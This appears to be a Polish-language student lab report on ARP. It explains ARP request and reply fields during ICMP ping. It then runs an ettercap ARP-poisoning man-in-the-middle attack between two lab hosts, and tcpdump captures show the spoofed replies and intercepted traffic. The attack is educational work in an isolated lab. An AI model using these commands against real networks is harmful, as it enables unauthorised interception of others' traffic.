
arp

Zadanie 1

Proszę opisać i zilustrować proces przełożenia adresu IP na adres MAC podczas wysyłania ruchu ICMP np. wiadomości ICMP Echo Request generowanej przez aplikację ping. Do opisu i ilustracji tego procesu proszę wykorzystać ruch przechwycony w programie Wireshark. W przechwyconym ruchu proszę pokazać i omówić wiadomości ARP Request i ARP Reply oraz znaczenie poszczególnych pól a także pokazać efekty przełożenia adresu IP na adres MAC widoczne w zawartości tablicy ARP (polecenie ARP -a). Do czyszczenia tablicy ARP można wykorzystać polecenie: arp -d



Przechwycenie ruchu sieciowego ARP oraz ICMP

Na ilustracji widać ruch sieciowy ICMP request/reply oraz widać pojedyncze żądanie i odpowiedź ARP.

```
administrator@UBUNTU-A:~$ arp -a
ARDU-STATION.mshome.net (172.27.240.1) at 00:15:5d:a0:82:3e [ether] on eth0
administrator@UBUNTU-A:~$
```

Wpis się zgadza ponieważ jest to komputer który odpowiedział na żądanie ARP

Analiza przechwyconego ruchu

ARP Request (Zapytanie ARP)

Pakiet ARP Request służy do uzyskania adresu MAC dla danego adresu IP. W przechwyconym pakiecie należy zwrócić uwagę na następujące pola:

- **Sender MAC Address** – adres MAC komputera wysyłającego zapytanie.
- **Sender IP Address** – adres IP komputera wysyłającego zapytanie.
- **Target MAC Address** – puste pole (00:00:00:00:00:00), ponieważ nie znamy jeszcze adresu MAC.
- **Target IP Address** – IP docelowe (adres, który próbujemy pingować).

ARP Reply (Odpowiedź ARP)

W odpowiedzi ARP docelowe urządzenie przesyła swój adres MAC. Ważne pola w pakiecie to:

- **Sender MAC Address** – adres MAC urządzenia odpowiadającego.
- **Sender IP Address** – adres IP urządzenia odpowiadającego.
- **Target MAC Address** – adres MAC komputera, który wysłał ARP Request.
- **Target IP Address** – adres IP komputera, który wysłał ARP Request.

ICMP Echo Request i Echo Reply

Po zakończeniu wymiany pakietów ARP można zaobserwować pakiety ICMP:

- **ICMP Echo Request** – wysłany przez nasz komputer do docelowego hosta.
- **ICMP Echo Reply** – odpowiedź hosta docelowego.

Zadanie 2

- Uruchom wymianę ruchu (np, ping) pomiędzy komputerami A, B i C. Sprawdź i zapisz ich tablice ARP.
- Sprawdź czy atakujący (maszyna C) może podglądać ruch sieciowy (programy: tcpdump lub wireshark).
- Atakujący (maszyna C) uruchamia atak (za pomocą programu ettercap):

`ettercap -Tq -M arp /adres_IP_maszyny_A// /adres_IP_maszyny_B//`
Podczas działania programu sprawdź jak wygląda ruch na każdej z maszyn (programem tcpdump):
`tcpdump -vv -i eth0 icmp lub tcpdump -vv -i eth0 arp`

- Ponownie dokonaj wymiany ruchu (icmp) pomiędzy maszynami A i B.

```
administrator@UBUNTU-A:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 10.10.10.1  netmask 255.255.255.0  broadcast 10.10.10.255
```

```
inet6 fe80::4408:7928:15d7:6bf6  prefixlen 64  scopeid 0x20<link>
ether 00:15:5d:38:01:28  txqueuelen 1000  (Ethernet)
RX packets 272  bytes 44806 (44.8 KB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 162  bytes 23448 (23.4 KB)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

administrator@UBUNTU-A:~$ ping 10.10.10.2
PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data.
64 bytes from 10.10.10.2: icmp_seq=1 ttl=64 time=0.280 ms
64 bytes from 10.10.10.2: icmp_seq=2 ttl=64 time=0.241 ms
64 bytes from 10.10.10.2: icmp_seq=3 ttl=64 time=0.234 ms
64 bytes from 10.10.10.2: icmp_seq=4 ttl=64 time=0.239 ms
^C
--- 10.10.10.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.234/0.248/0.280/0.018 ms
administrator@UBUNTU-A:~$ ping 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=64 time=0.279 ms
64 bytes from 10.10.10.3: icmp_seq=2 ttl=64 time=0.245 ms
64 bytes from 10.10.10.3: icmp_seq=3 ttl=64 time=0.327 ms
64 bytes from 10.10.10.3: icmp_seq=4 ttl=64 time=0.279 ms
^C
--- 10.10.10.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.245/0.282/0.327/0.029 ms
administrator@UBUNTU-A:~$ arp -a
? (10.10.10.2) at 00:15:5d:38:01:2c [ether] on eth1
ARDU-STATION.mshome.net (172.31.96.1) at 00:15:5d:a0:82:3e [ether] on eth0
? (10.10.10.3) at 00:15:5d:38:01:2b [ether] on eth1
```

```
administrator@ubuntu-B:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 10.10.10.2  netmask 255.255.255.0  broadcast 10.10.10.255
inet6 fe80::3219:29ed:cc8:8f2a  prefixlen 64  scopeid 0x20<link>
ether 00:15:5d:38:01:2c  txqueuelen 1000  (Ethernet)
RX packets 360  bytes 58898 (58.8 KB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 159  bytes 22797 (22.7 KB)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

administrator@ubuntu-B:~$ ping 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
64 bytes from 10.10.10.1: icmp_seq=1 ttl=64 time=0.273 ms
64 bytes from 10.10.10.1: icmp_seq=2 ttl=64 time=0.249 ms
64 bytes from 10.10.10.1: icmp_seq=3 ttl=64 time=0.320 ms
64 bytes from 10.10.10.1: icmp_seq=4 ttl=64 time=0.256 ms
^C
--- 10.10.10.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
```

```
rtt min/avg/max/mdev = 0.249/0.274/0.320/0.027 ms
administrator@ubuntu-B:~$ ping 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=64 time=0.246 ms
64 bytes from 10.10.10.3: icmp_seq=2 ttl=64 time=0.281 ms
64 bytes from 10.10.10.3: icmp_seq=3 ttl=64 time=0.884 ms
64 bytes from 10.10.10.3: icmp_seq=4 ttl=64 time=0.398 ms
^C
--- 10.10.10.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3051ms
rtt min/avg/max/mdev = 0.246/0.452/0.884/0.255 ms
administrator@ubuntu-B:~$ arp -a
? (10.10.10.1) at 00:15:5d:38:01:28 [ether] on eth1
ARDU-STATION.mshome.net (172.31.96.1) at 00:15:5d:a0:82:3e [ether] on eth0
? (10.10.10.3) at 00:15:5d:38:01:2b [ether] on eth1
```

```
administrator@ubuntu-C:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 10.10.10.3  netmask 255.255.255.0  broadcast 10.10.10.255
inet6 fe80::4953:7236:1d59:8825  prefixlen 64  scopeid 0x20<link>
ether 00:15:5d:38:01:2b  txqueuelen 1000  (Ethernet)
RX packets 637  bytes 99451 (99.4 KB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 164  bytes 23046 (23.0 KB)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

administrator@ubuntu-C:~$ ping 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
64 bytes from 10.10.10.1: icmp_seq=1 ttl=64 time=0.258 ms
64 bytes from 10.10.10.1: icmp_seq=2 ttl=64 time=0.792 ms
64 bytes from 10.10.10.1: icmp_seq=3 ttl=64 time=0.785 ms
64 bytes from 10.10.10.1: icmp_seq=4 ttl=64 time=0.724 ms
^C
--- 10.10.10.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3028ms
rtt min/avg/max/mdev = 0.258/0.639/0.792/0.221 ms
administrator@ubuntu-C:~$ ping 10.10.10.2
PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data.
64 bytes from 10.10.10.2: icmp_seq=1 ttl=64 time=0.227 ms
64 bytes from 10.10.10.2: icmp_seq=2 ttl=64 time=0.463 ms
64 bytes from 10.10.10.2: icmp_seq=3 ttl=64 time=0.470 ms
64 bytes from 10.10.10.2: icmp_seq=4 ttl=64 time=0.342 ms
^C
--- 10.10.10.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.227/0.375/0.470/0.099 ms
administrator@ubuntu-C:~$ arp -a
? (10.10.10.1) at 00:15:5d:38:01:28 [ether] on eth1
? (10.10.10.2) at 00:15:5d:38:01:2c [ether] on eth1
ARDU-STATION.mshome.net (172.31.96.1) at 00:15:5d:a0:82:3e [ether] on eth0
```

```
administrator@ubuntu-C:~$ sudo tcpdump -i eth1 -c 5
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:39:44.383796 IP 0.0.0.0.bootpc > 255.255.255.255.bootps: BOOTP/DHCP,
Request from 00:15:5d:38:01:15 (oui Unknown), length 300
13:39:49.074325 IP 0.0.0.0.bootpc > 255.255.255.255.bootps: BOOTP/DHCP,
Request from 00:15:5d:38:01:15 (oui Unknown), length 300
13:39:55.990012 IP 10.10.10.1 > ubuntu-C: ICMP echo request, id 5, seq 1,
length 64
13:39:55.990036 IP ubuntu-C > 10.10.10.1: ICMP echo reply, id 5, seq 1,
length 64
13:39:57.016697 IP 10.10.10.1 > ubuntu-C: ICMP echo request, id 5, seq 2,
length 64
5 packets captured
6 packets received by filter
0 packets dropped by kernel
```

```
administrator@ubuntu-C:~$ sudo ettercap -Tq -i eth1 -M arp /10.10.10.1//
/10.10.10.2//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth1 -> 00:15:5D:38:01:2B
10.10.10.3/255.255.255.0
fe80::4953:7236:1d59:8825/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf
file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr
is not set to 0.
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth1/use_tempaddr
is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:
```

```
GROUP 1 : 10.10.10.1 00:15:5D:38:01:28

GROUP 2 : 10.10.10.2 00:15:5D:38:01:2C
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

```
administrator@UBUNTU-A:~$ sudo tcpdump -vv -i eth1 \( icmp or arp \)
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length
262144 bytes
13:49:22.083240 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:49:27.157358 IP (tos 0x0, ttl 64, id 264, offset 0, flags [DF], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo request, id 7, seq 1, length 64
13:49:27.167155 IP (tos 0x0, ttl 64, id 15350, offset 0, flags [none], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo reply, id 7, seq 1, length 64
13:49:28.159308 IP (tos 0x0, ttl 64, id 466, offset 0, flags [DF], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo request, id 7, seq 2, length 64
13:49:28.179093 IP (tos 0x0, ttl 64, id 15549, offset 0, flags [none], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo reply, id 7, seq 2, length 64
13:49:29.161229 IP (tos 0x0, ttl 64, id 625, offset 0, flags [DF], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo request, id 7, seq 3, length 64
13:49:29.179101 IP (tos 0x0, ttl 64, id 15699, offset 0, flags [none], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo reply, id 7, seq 3, length 64
13:49:30.163229 IP (tos 0x0, ttl 64, id 876, offset 0, flags [DF], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo request, id 7, seq 4, length 64
13:49:30.183098 IP (tos 0x0, ttl 64, id 15811, offset 0, flags [none], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo reply, id 7, seq 4, length 64
13:49:32.093415 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:49:42.103554 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:49:50.146960 IP (tos 0x0, ttl 64, id 19058, offset 0, flags [DF], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo request, id 4, seq 1, length 64
13:49:50.146975 IP (tos 0x0, ttl 64, id 4689, offset 0, flags [none], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo reply, id 4, seq 1, length 64
13:49:51.150908 IP (tos 0x0, ttl 64, id 19184, offset 0, flags [DF], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo request, id 4, seq 2, length 64
```

```
13:49:51.150922 IP (tos 0x0, ttl 64, id 4697, offset 0, flags [none], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo reply, id 4, seq 2, length 64
13:49:52.113665 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:49:52.150984 IP (tos 0x0, ttl 64, id 19284, offset 0, flags [DF], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo request, id 4, seq 3, length 64
13:49:52.150999 IP (tos 0x0, ttl 64, id 4821, offset 0, flags [none], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo reply, id 4, seq 3, length 64
13:49:53.150951 IP (tos 0x0, ttl 64, id 19387, offset 0, flags [DF], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo request, id 4, seq 4, length 64
13:49:53.150969 IP (tos 0x0, ttl 64, id 4903, offset 0, flags [none], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo reply, id 4, seq 4, length 64
13:49:55.270833 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has UBUNTU-
A tell 10.10.10.3, length 28
13:49:55.270853 ARP, Ethernet (len 6), IPv4 (len 4), Reply UBUNTU-A is-at
00:15:5d:38:01:28 (oui Unknown), length 28
13:50:02.123843 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:50:10.470760 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2c (oui Unknown), length 28
13:50:11.481045 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2c (oui Unknown), length 28
13:50:12.491286 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2c (oui Unknown), length 28
^C
26 packets captured
26 packets received by filter
0 packets dropped by kernel
administrator@UBUNTU-A:~$
```

```
administrator@ubuntu-B:~$ sudo tcpdump -vv -i eth1 \( icmp or arp \)
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length
262144 bytes
13:49:22.076167 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:49:27.152113 IP (tos 0x0, ttl 64, id 264, offset 0, flags [DF], proto
ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo request, id 7, seq 1, length 64
13:49:27.152134 IP (tos 0x0, ttl 64, id 15350, offset 0, flags [none], proto
ICMP (1), length 84)
ubuntu-B > 10.10.10.1: ICMP echo reply, id 7, seq 1, length 64
13:49:28.160124 IP (tos 0x0, ttl 64, id 466, offset 0, flags [DF], proto
ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo request, id 7, seq 2, length 64
13:49:28.160155 IP (tos 0x0, ttl 64, id 15549, offset 0, flags [none], proto
ICMP (1), length 84)
```

```
ubuntu-B > 10.10.10.1: ICMP echo reply, id 7, seq 2, length 64
13:49:29.164115 IP (tos 0x0, ttl 64, id 625, offset 0, flags [DF], proto
ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo request, id 7, seq 3, length 64
13:49:29.164137 IP (tos 0x0, ttl 64, id 15699, offset 0, flags [none], proto
ICMP (1), length 84)
ubuntu-B > 10.10.10.1: ICMP echo reply, id 7, seq 3, length 64
13:49:30.164162 IP (tos 0x0, ttl 64, id 876, offset 0, flags [DF], proto
ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo request, id 7, seq 4, length 64
13:49:30.164182 IP (tos 0x0, ttl 64, id 15811, offset 0, flags [none], proto
ICMP (1), length 84)
ubuntu-B > 10.10.10.1: ICMP echo reply, id 7, seq 4, length 64
13:49:32.086478 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:49:42.096759 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:49:50.135585 IP (tos 0x0, ttl 64, id 19058, offset 0, flags [DF], proto
ICMP (1), length 84)
ubuntu-B > 10.10.10.1: ICMP echo request, id 4, seq 1, length 64
13:49:50.148251 IP (tos 0x0, ttl 64, id 4689, offset 0, flags [none], proto
ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo reply, id 4, seq 1, length 64
13:49:51.137376 IP (tos 0x0, ttl 64, id 19184, offset 0, flags [DF], proto
ICMP (1), length 84)
ubuntu-B > 10.10.10.1: ICMP echo request, id 4, seq 2, length 64
13:49:51.152278 IP (tos 0x0, ttl 64, id 4697, offset 0, flags [none], proto
ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo reply, id 4, seq 2, length 64
13:49:52.107066 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:49:52.138409 IP (tos 0x0, ttl 64, id 19284, offset 0, flags [DF], proto
ICMP (1), length 84)
ubuntu-B > 10.10.10.1: ICMP echo request, id 4, seq 3, length 64
13:49:52.152303 IP (tos 0x0, ttl 64, id 4821, offset 0, flags [none], proto
ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo reply, id 4, seq 3, length 64
13:49:53.139465 IP (tos 0x0, ttl 64, id 19387, offset 0, flags [DF], proto
ICMP (1), length 84)
ubuntu-B > 10.10.10.1: ICMP echo request, id 4, seq 4, length 64
13:49:53.152289 IP (tos 0x0, ttl 64, id 4903, offset 0, flags [none], proto
ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo reply, id 4, seq 4, length 64
13:49:55.264221 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has ubuntu-
B tell 10.10.10.3, length 28
13:49:55.264236 ARP, Ethernet (len 6), IPv4 (len 4), Reply ubuntu-B is-at
00:15:5d:38:01:2c (oui Unknown), length 28
13:50:02.117352 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:50:10.464407 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at
00:15:5d:38:01:28 (oui Unknown), length 28
```

```
13:50:11.474682 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at
00:15:5d:38:01:28 (oui Unknown), length 28
13:50:12.484916 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at
00:15:5d:38:01:28 (oui Unknown), length 28
^C
26 packets captured
26 packets received by filter
0 packets dropped by kernel
```

```
administrator@ubuntu-C:~$ sudo tcpdump -i eth1
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:55:46.899410 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 1,
length 64
13:55:46.906185 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 1,
length 64
13:55:46.906405 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 1,
length 64
13:55:46.914203 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 1,
length 64
13:55:47.900540 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 2,
length 64
13:55:47.906333 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 2,
length 64
13:55:47.906583 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 2,
length 64
13:55:47.914128 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 2,
length 64
13:55:48.901652 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 3,
length 64
13:55:48.902185 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 3,
length 64
13:55:48.902424 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 3,
length 64
13:55:48.910207 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 3,
length 64
13:55:49.903589 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 4,
length 64
13:55:49.910308 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 4,
length 64
13:55:49.910644 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 4,
length 64
13:55:49.918177 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 4,
length 64
13:55:51.746357 ARP, Reply 10.10.10.2 is-at 00:15:5d:38:01:2b (oui Unknown),
length 28
13:55:51.746374 ARP, Reply 10.10.10.1 is-at 00:15:5d:38:01:2b (oui Unknown),
length 28
13:55:53.284105 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 1,
length 64
13:55:53.290146 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 1,
```

```
length 64
13:55:53.290369 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 1,
length 64
13:55:53.302216 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 1,
length 64
13:55:53.922101 ARP, Request who-has 10.10.10.1 tell ubuntu-C, length 28
13:55:53.922116 ARP, Request who-has 10.10.10.2 tell ubuntu-C, length 28
13:55:53.922378 ARP, Reply 10.10.10.1 is-at 00:15:5d:38:01:28 (oui Unknown),
length 28
13:55:53.922411 ARP, Reply 10.10.10.2 is-at 00:15:5d:38:01:2c (oui Unknown),
length 28
13:55:54.285698 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 2,
length 64
13:55:54.290187 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 2,
length 64
13:55:54.290426 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 2,
length 64
13:55:54.298159 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 2,
length 64
13:55:55.287553 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 3,
length 64
13:55:55.290230 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 3,
length 64
13:55:55.290437 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 3,
length 64
13:55:55.298266 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 3,
length 64
13:55:55.867471 IP ARDU-STATION.local.61354 > 239.255.255.250.1900: UDP,
length 137
13:55:56.288692 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 4,
length 64
13:55:56.290193 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 4,
length 64
13:55:56.290423 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 4,
length 64
13:55:56.298138 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 4,
length 64
13:55:56.316402 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:56.316510 IP6 fe80::9733:b7ee:9c35:acfc.49650 > ff02::1:3.5355: UDP,
length 46
13:55:56.316665 IP ARDU-STATION.local.49650 > 224.0.0.252.5355: UDP, length
46
13:55:56.317604 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:56.318407 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:56.319349 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:56.728392 IP6 fe80::9733:b7ee:9c35:acfc.49650 > ff02::1:3.5355: UDP,
length 46
```

```
13:55:56.728527 IP ARDU-STATION.local.49650 > 224.0.0.252.5355: UDP, length
46
13:55:56.743203 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:56.744322 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:56.745239 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:56.746162 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:57.253747 IP6 ubuntu-C.mdns > ff02::fb.mdns: 0 PTR (QM)?
150.63.254.169.in-addr.arpa. (45)
